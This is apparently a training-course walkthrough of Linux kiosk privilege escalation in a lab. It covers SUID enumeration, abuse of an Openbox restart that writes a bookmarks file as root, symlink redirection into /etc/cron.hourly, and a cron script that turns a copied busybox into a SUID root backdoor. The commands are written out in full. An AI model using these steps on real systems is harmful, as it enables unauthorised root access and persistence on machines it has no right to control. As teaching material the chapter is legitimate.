Now that we have developed an efficient way of interacting with the system, we should focus our attention on escalating our privileges to gain root access. Unfortunately, without build tools or the ability to transfer files (because we’re simulating a disconnected physical kiosk), this may prove to be difficult.

One approach is to leverage the *Basic Linux Privilege Escalation* techniques outlined by g0tmi1k.<sup>654</sup> In this document, the author lists several commands we can use for enumeration, including a *find* command (**find / -perm -u=s -exec ls -al {} +**) that locates *suid* binaries:

-r-sr-xr-x	1	root	root	101787	Sep 7 12:19	/opt/Citrix/ICAClient/ctxusb
-rws--x--x	1	root	bin	1560160	Jul 13 2017	/usr/bin/xlock
-rws--x--x	1	root	root	396000	Sep 14 13:24	/usr/lib64/misc/ssh-keysign
-rws--x--x	1	root	root	67128	Dec 29 2016	/usr/sbin/mtr
-r-s--x--x	1	root	root	339544	Mar 29 2019	/usr/sbin/pppd/root

Listing 517 - SUID binaries

Upon further examination, only */usr/sbin/mtr* and */usr/bin/xlock* have recent vulnerabilities. However, none of those vulnerabilities affect our specific versions.

It would be difficult and time-consuming to exploit these binaries without debugging tools so we'll try another approach.

The **ps aux** command lists all running processes:

PID	USER	TIME	COMMAND
1	root	0:03	init [4]
2	root	0:00	[kthreadd]
...			
1083	root	0:00	/usr/sbin/acpid -n
1120	root	0:00	{xdm} /bin/sh /usr/bin/xdm
1123	root	0:00	-bash -c /usr/bin/startx -- -nolisten tcp vt7 > /dev/null 2>&1
1138	root	0:00	{startx} /bin/sh /usr/bin/startx -- -nolisten tcp vt7
1186	root	0:00	xinit /etc/X11/xinit/xinitrc -- /usr/bin/X :0 -nolisten tcp vt7
-auth /root/.serverauth.1138			
1187	root	0:14	/usr/bin/X :0 -nolisten tcp vt7 -auth /root/.serverauth.1138
1193	root	0:00	{xinitrc} /bin/sh /etc/X11/xinit/xinitrc
<b>1196</b>	<b>root</b>	<b>0:01</b>	<b>/usr/bin/openbox --startup /usr/libexec/openbox-autostart</b>
<b>OPENBOX</b>			
1199	root	0:00	dbus-launch --exit-with-session /usr/bin/openbox-session
1200	root	0:00	/usr/bin/dbus-daemon --syslog --fork --print-pid 5 --print-address 7 --session
1344	root	0:00	x11vnc -rfbauth /root/.vnc/passwd -auth /root/.serverauth.1138 -display :0 -nomodtweak -noxdamage -shared -forever -loop5000 -bg
...			
23310	guest	0:00	ps aux   grep root

Listing 518 - Finding root-owned processes

Based on this output, it seems the kiosk is running a number of *root* processes which we may be able to use to escalate our privileges. One of these processes is "openbox",<sup>655</sup> the X window manager used by the kiosk's custom interface.

This finding warrants further investigation.

<sup>654</sup> (g0tmi1k, 2020), <https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>

<sup>655</sup> (Openbox, 2013), [http://openbox.org/wiki/Main\\_Page](http://openbox.org/wiki/Main_Page)

### 11.4.1 Thinking Outside the Box

Openbox supports a command-line option (**--replace**) which will replace the currently running window manager instance:

---

Syntax: openbox [options]

Options:

--help	Display this help and exit
--version	Display the version and exit
<b>--replace</b>	<b>Replace the currently running window manager</b>
--config-file FILE	Specify the path to the config file to use
--sm-disable	Disable connection to the session manager

Passing messages to a running Openbox instance:

--reconfigure	Reload Openbox's configuration
--restart	Restart Openbox
--exit	Exit Openbox

Debugging options:

--sync	Run in synchronous mode
--startup CMD	Run CMD after starting
--debug	Display debugging output
--debug-focus	Display debugging output for focus handling
--debug-session	Display debugging output for session management
--debug-xinerama	Split the display into fake xinerama screens

Please report bugs at <http://bugzilla.icculus.org>

*Listing 519 - Openbox help output*

If we run the following command in our custom terminal, the current X windows session is stopped and restarted:

---

```
openbox --replace
```

*Listing 520 - Command to kill the X windows session*

This kills all currently-running graphical programs including our VNC connection. However, the kiosk system itself is not restarted, which means we won't lose changes made since the last reboot. This is very interesting. We seem to have reloaded openbox, which was started by root, even though we requested the restart as the guest user.


This certainly warrants further investigation.

We know that as the *guest* user, we should have control over the files in our home folder. Our current kiosk interface is the Firefox browser which stores the user's profile folder in `/home/guest/.mozilla/firefox/c3pp43bg.default`.

When we edit files in this folder and force an openbox restart, openbox recreates the Firefox bookmark configuration file (`/home/guest/.mozilla/firefox/c3pp43bg.default/bookmarks.html`) each time it restarts. We can demonstrate this with a simple test.

This file contains the default bookmarks including the kiosk's main page address:






```
<!DOCTYPE NETSCAPE-Bookmark-file-1>
<!-- This is an automatically generated file.
     It will be read and overwritten.
     DO NOT EDIT! -->
<META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=UTF-8">
<TITLE>Bookmarks</TITLE>
<H1>Bookmarks Menu</H1>

<DL><p>
  <DT><H3 PERSONAL_TOOLBAR_FOLDER="true">Bookmarks Toolbar</H3>
  <DL><p>
    <DT><A HREF="file:///var/www/localhost/index.html" LAST_CHARSET=
  </DL><p>
</DL>
```

Command: `cat /home/guest/.mozilla/firefox/c3pp43bg.default/bookmarks.html` Run!

Figure 201: Bookmarks.html file contents

If we delete this file and again run **openbox --replace**, the bookmark file is recreated:



```
total 11688
drwxr-xr-x 11 guest guest 4096 Feb 10 16:10 .
drwxr-xr-x 7 guest guest 186 Feb 10 16:04 ..
-rw-r--r-- 1 guest guest 0 Feb 10 15:02 .parentlock
-rw-r--r-- 1 guest guest 0 Feb 10 15:40 AlternateServices.txt
-rw-r--r-- 1 guest guest 0 Feb 10 15:40 SecurityPreloadState.txt
-rw-r--r-- 1 guest guest 257 Feb 10 15:40 SiteSecurityServiceState.txt
-rw-r--r-- 1 guest guest 0 Feb 10 15:40 TRRBBlacklist.txt
-rw----- 1 guest guest 2157 Feb 10 15:11 addonStartup.json.lz4
drwx----- 2 guest guest 69 Feb 10 15:12 bookmarkbackups
-rw-r--r-- 1 guest guest 480 Feb 10 16:10 bookmarks.html
-rw----- 1 guest guest 204 Feb 10 15:03 broadcast-listeners.json
-rw----- 1 guest guest 229376 Feb 10 15:04 cert9.db
drwxr-xr-x 2 root root 51 Feb 10 15:02 chrome
-rw----- 1 guest guest 166 Feb 10 15:02 compatibility.ini
-rw----- 1 guest guest 939 Feb 10 15:02 containers.json
-rw-r--r-- 1 guest guest 229376 Feb 10 15:02 content-prefs.sqlite
-rw-r--r-- 1 guest guest 131072 Feb 10 15:02 cookies.sqlite
drwx----- 3 guest guest 45 Feb 10 15:03 crashes
drwx----- 3 guest guest 66 Feb 10 15:40 datareporting
drwxr-xr-x 2 root root 6 Feb 16 2014 extensions
-rw----- 1 guest guest 72647 Feb 10 15:15 extensions.json
```

Command: `ls -al /home/guest/.mozilla/firefox/c3pp43bg.default/` Run!

Figure 202: Bookmarks file automatically rebuilt

This tells us that the kiosk software is rebuilding the bookmarks file every time the X session restarts. According to the permissions on the file, it is owned by the guest user. However, it stands to reason that the kiosk operates at a higher privilege level, so a second simple test may be in order.

Since the kiosk is configured to write the bookmarks file in the **c3pp43bg.default** folder, let's replace that folder with a symlink<sup>656</sup> in an attempt to force the kiosk to write the bookmarks file to a different location. If the underlying kiosk refresh script raises privileges, we may be able to redirect it to write in a privileged directory.

Before we test this, let's backup our profile folder:

```
mv /home/guest/.mozilla/firefox/c3pp43bg.default /home/guest/.mozilla/firefox/old_prof
```

*Listing 521 - Backing up the old profile folder*

Next, we'll create a symlink to **/usr/bin**, a folder the guest user can not normally write to.

```
ln -s /usr/bin /home/guest/.mozilla/firefox/c3pp43bg.default
```

*Listing 522 - Creating a softlink*

The symlink looks like this:





Figure 203: Soft link created

<sup>656</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Symbolic\\_link](https://en.wikipedia.org/wiki/Symbolic_link)



Now that the symlink is created, let's run **openbox --replace** to attempt to regenerate **bookmarks.html**.

Once reconnected to the kiosk, we find that the bookmarks file has been written to **/usr/bin**, indicating that the process creating it is in fact privileged (Figure 204):



```

total 14185
drwxr-xr-x  2 root  root    920 Feb 10 16:44 .
drwxr-xr-x 27 root  root   120 Feb 10 15:02 ..
lrwxrwxrwx  1 root  root     4 Sep 14 05:30 X -> Xorg
-rwxr-xr-x  1 root  root 1980032 Jul 20 2019 Xorg
lrwxrwxrwx  1 root  root    12 Feb 10 15:02 [ -> /bin/busybox
lrwxrwxrwx  1 root  root    12 Feb 10 15:02 [] -> /bin/busybox
-rwxr-xr-x  1 root  root   57160 Mar 29 2019 alsamixer
-rwxr-xr-x  1 root  root   14896 Mar 29 2019 alsaucm
-rwxr-xr-x  1 root  root   48360 Mar 29 2019 amixer
-rwxr-xr-x  1 root  root   64696 Mar 29 2019 aplay
-rwxr-xr-x  1 root  root    497 Mar 31 2019 apulse
lrwxrwxrwx  1 root  root     5 Sep 14 05:30 arecord -> aplay
lrwxrwxrwx  1 root  root    12 Feb 10 15:02 basename -> /bin/busy
-rw-r--r--  1 guest  guest   480 Feb 10 16:44 bookmarks.html
-rwxr-xr-x  1 root  root   4163 Apr  4 2016 c_rehash
-rwxr-xr-x  1 root  root  164352 Feb  3 2019 certutil
-rwxr-xr-x  1 root  root   478 Mar 30 2017 chrome
lrwxrwxrwx  1 root  root    12 Feb 10 15:02 clear -> /bin/busybox
-rwxr-xr-x  1 root  root   521888 Jan 18 2019 conky
-rwxr-s--x  1 root  247    40192 May 19 2018 crontab
-rwxr-xr-x  1 root  root  207856 May 26 2019 curl
  
```

Command: `ls -al /usr/bin` Run!

Figure 204: *Bookmarks.html* written in */usr/bin*

This is a huge breakthrough. We can write files to privileged directories!

However, in order to escalate our privileges, we need to make the file executable and we must write executable commands to the file. We own the file, so let's try to make it executable with **chmod**. If we check the file's permissions, we find that the permissions have changed.




Figure 205: Bookmarks.html made executable

This is promising. We can modify the file after creation. However, despite the fact that we own the file, we are not able to rename it. This is dictated by the permissions of the containing folder.

Now, we need to add executable instructions to the file. Our previous method of text editing, ScratchPad, won't allow us to save changes to the file:




Figure 206: ScratchPad fails trying to save to bookmarks.html

This is likely due to the permissions on the parent folder.

Ordinarily, we could use a command-line editor, but since our makeshift gtkdialog terminal is non-interactive, this won't work. We could also consider using a graphical editor, but there are no graphical editors installed on the system.

We might also consider building the file one line at a time with `echo` commands and standard bash redirects. However, our gtkdialog terminal uses a bash redirect when processing our


command (`$CMDTORUN > /tmp/termout.txt`). If our terminal command contains another redirect, it would be canceled out by the redirect to `/tmp/termout.txt`.

To get around this, we'll use Scratchpad to create `testscript.sh` in our home directory:

```
echo "#!/bin/bash" > /usr/bin/bookmarks.html  
echo "gtkdialog -f /home/guest/terminal.txt" >> /usr/bin/bookmarks.html
```

*Listing 523 - Script content to write into bookmarks.html*

This simple script will overwrite the contents of our bookmarks file:



*Figure 207: Our script written to /usr/bin/bookmarks.html*

The bookmarks file has been overwritten by a simple script that will launch our `gtkdialog` terminal. Our goal is to get the system to run this as root, giving us a root shell.

With the script in place, we need to get the system to run it as a privileged user. Normally, we could leverage several privilege escalation techniques.

For example, the scripts in the protected `/etc/profile.d/` folder, all of which must have an `.sh` extension,<sup>657</sup> are run at user login. If we wrote our bookmark file to that directory, and added a `.sh` extension, our terminal would run as root when that user logged in. Unfortunately, we cannot rename the file. We'll face this restriction on all other privileged directories on the system. This means we're stuck with the `bookmarks.html` filename.

---


<sup>657</sup> (Mendel Cooper, 2012), [http://tldp.org/LDP/Bash-Beginners-Guide/html/sect\\_03\\_01.html](http://tldp.org/LDP/Bash-Beginners-Guide/html/sect_03_01.html)

There is another potential option. The `/etc/cron.d` directory is a part of the Cron job scheduler. Any scripts placed in this folder would be run as root. However, as with `/etc/profile.d`, there is a catch. Files placed in `/etc/cron.d` must be owned by the root user or they will not run.<sup>658</sup> Since we cannot change the ownership of the file, we cannot leverage this attack vector either.

However, according to the reference above, certain cron directories including `/etc/cron.hourly`, `/etc/cron.daily`, `/etc/cron.weekly`, and `/etc/cron.monthly` do not have such stringent requirements and will accept non-root-owned files. Given the obvious timing benefits, `/etc/cron.hourly` is our best option. Let's focus on this attack vector.

### 11.4.2 Root Shell at the Top of the Hour

To begin, we'll symlink our bookmark file to `/etc/cron.hourly` and again run `openbox --replace`. Note that we need to delete the existing symlink before defining the new one.



```
total 4
drwxr-xr-x  2 root  root    60 Feb 10 18:34 .
drwxr-xr-x 44 root  root   300 Feb 10 18:34 ..
-rw-r--r--  1 guest guest  480 Feb 10 18:34 bookmarks.html
```

Command: `ls -al /etc/cron.hourly/` Run!

Figure 208: Our `bookmarks.html` file written to `/etc/cron.hourly`

We should be able to run a `gtkdialog` terminal via this script and it should run as `root`. However, if our terminal is closed or crashes, we'll need to wait another hour to get another one. Let's give ourselves a backdoor to `root` access instead.

Earlier in the enumeration process, we discovered `/bin/busybox` which provides various Unix utilities in a single file, including command shells such as `Bash` and `sh`. Let's copy this to

<sup>658</sup> (StackExchange, 2020), <https://unix.stackexchange.com/questions/417323/what-is-the-difference-between-cron-d-as-in-etc-cron-d-and-crontab>


`/home/guest` using our `gtkdialog` terminal to preserve the original and create a cron script that will change the ownership of the file to root and set it to SUID. If this script is run as root, it will allow us to run `busybox` with root privileges.

We'll create the following script with Scratchpad...

```
echo "#!/bin/bash" > /etc/cron.hourly/bookmarks.html
echo "chown root:root /home/guest/busybox" >> /etc/cron.hourly/bookmarks.html
echo "chmod +s /home/guest/busybox" >> /etc/cron.hourly/bookmarks.html
```

*Listing 524 - Code to set SUID bit on our local busybox file*

and again write the contents of our `bookmarks` file, this time in `/etc/cron.hourly`, by running the above script:



*Figure 209: Bookmarks.html set to change busybox to SUID*

After making our `bookmarks.html` script executable, it will execute at the top of the next hour, making our copy of `busybox` root-owned and SUID:

